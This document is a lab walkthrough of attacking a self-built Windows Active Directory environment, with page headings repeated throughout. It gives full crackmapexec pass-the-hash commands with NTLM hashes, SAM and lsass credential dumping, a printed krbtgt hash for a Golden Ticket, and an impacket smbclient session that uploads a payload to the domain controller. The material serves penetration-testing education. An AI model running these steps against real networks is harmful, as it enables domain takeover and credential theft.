
### Computers and users

### We can easily identify domain admins




### Same for Domain Controllers

## Creating A windows AD Lab and simulating attacks




and find possible attack paths




As this is a really simple domain, we do not get that much of insight. Also our token of the account used for the domain enumeration, is a local administrator to the compromised computer, but a member of the domain users, so probably does not have the access rights to provide us with all the information needed for active sessions or the rights for remote desktop connection on machines,

## Creating A windows AD Lab and simulating attacks



We did mark both ADLAB-IIS and IISADMIN objects as owned

Now we need to identify the ip addresses of the objects found. We get a shell and run ipconfig and then nslookup on the already identified Domain controller object (ADLAB-DC)




So we have identified two subnets of interest 10.20.30.0/24 and 10.20.20.0/24

## Post Exploitation - Lateral Movement

Creating A windows AD Lab and simulating attacks

## Pivoting, Adding routes and a socks proxy


We proceed with adding routes to the two identified subnets and a socks 4a proxy , to allow us access the subnets outside Meterpreter ,



## Passing the Hash

also we can check if the credentials we already have can be reused, by trying the smb login . We shall use the crackmapexec application to pass the hash of the iisadmin domain user we got and our socks proxy, thru the proxychains4 application.


First we resolve the targets ip to be used for the identified computers



at this point we use the secretsdump.py script from impacket to search for hashes on 10.20.20.52 . To do so we will use the proxychains application execute




## Creating A windows AD Lab and simulating attacks



then we spray the identity/hash to the rest of the identified objects


```
(root@adlabkali)-[~/usr/.../dist-packages/cme/data/cme_powershell_scripts]
└─# proxychains4 crackmapexec smb 10.20.20.10 10.20.20.50 10.20.20.51 10.20.20.52 -u iisadmin -H f106b91ac4d11589ef1b316835a8f0c5
```



and we notice that the same credentials do provide administrative access to the computer 10.20.20.52 so we will use the same technique and try to dump the SAM passwords from this computer


```
(root@adlabkali)-[~/usr/.../dist-packages/cme/data/cme_powershell_scripts]
└─# proxychains4 crackmapexec smb 10.20.20.52 -u iisadmin -H f106b91ac4d11589ef1b316835a8f0c5 --sam
```

## Creating A windows AD Lab and simulating attacks



now we shall try to pass the hash of the local administrator for this computer to the rest of the workstations to check if we are lucky

```
root@adlabkali:~/usr/.../dist-packages/cme/data/cme_powershell_scripts
# proxychains4 crackmapexec smb 10.20.20.10 10.20.20.50 10.20.20.51 10.20.20.52 -u administrator -H
aad3b435b51404eeaad3b435b51404ee:1263d84e38c7fdb86a8b1efabac978c9 --local-auth
```




and as we do see the local administrators' credentials are the same on all three workstations. Based on the recon phase done with bloodhound, on ADLABWS10ADMIN workstation, domain Administrator AdlabUserX is logged on.

We shall use the data in lsass process to get the hash for the adlabws10admin user



## Creating A windows AD Lab and simulating attacks



and we get the hashes for all the domain objects, but we care for the one of the KRBTGT object  
 krbtgt:502:aad3b435b51404eead3b435b51404e:af12d1518f8187ba8ecca1ba5bee00a:::


## Golden Ticket

At this time, we need to get a meterpreter shell to the dc, so I used smbclient from impacket to push the payload file generated before on the domain controller

```
(root@adlabkali)-[usr/.../dist-packages/cme/data/cme_powershell_scripts]
└─# proxychains4 smbclient.py ADLAB.local/adlabuserx@10.20.20.10 -hashes :dd80ab66a0797bc3dcdab783e2f6bdc0 -dc-ip
10.20.20.10 -target-ip 10.20.20.10
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation
```

```
[proxychains] Strict chain ... 192.168.106.131:1080 ... 10.20.20.10:445 ... OK
Type help for list of commands
# use c$
# cd Windows
# cd Temp
# lcd /home/pentest/Desktop/ps_scripts
/home/pentest/Desktop/ps_scripts
# put test.exe
# exit
```

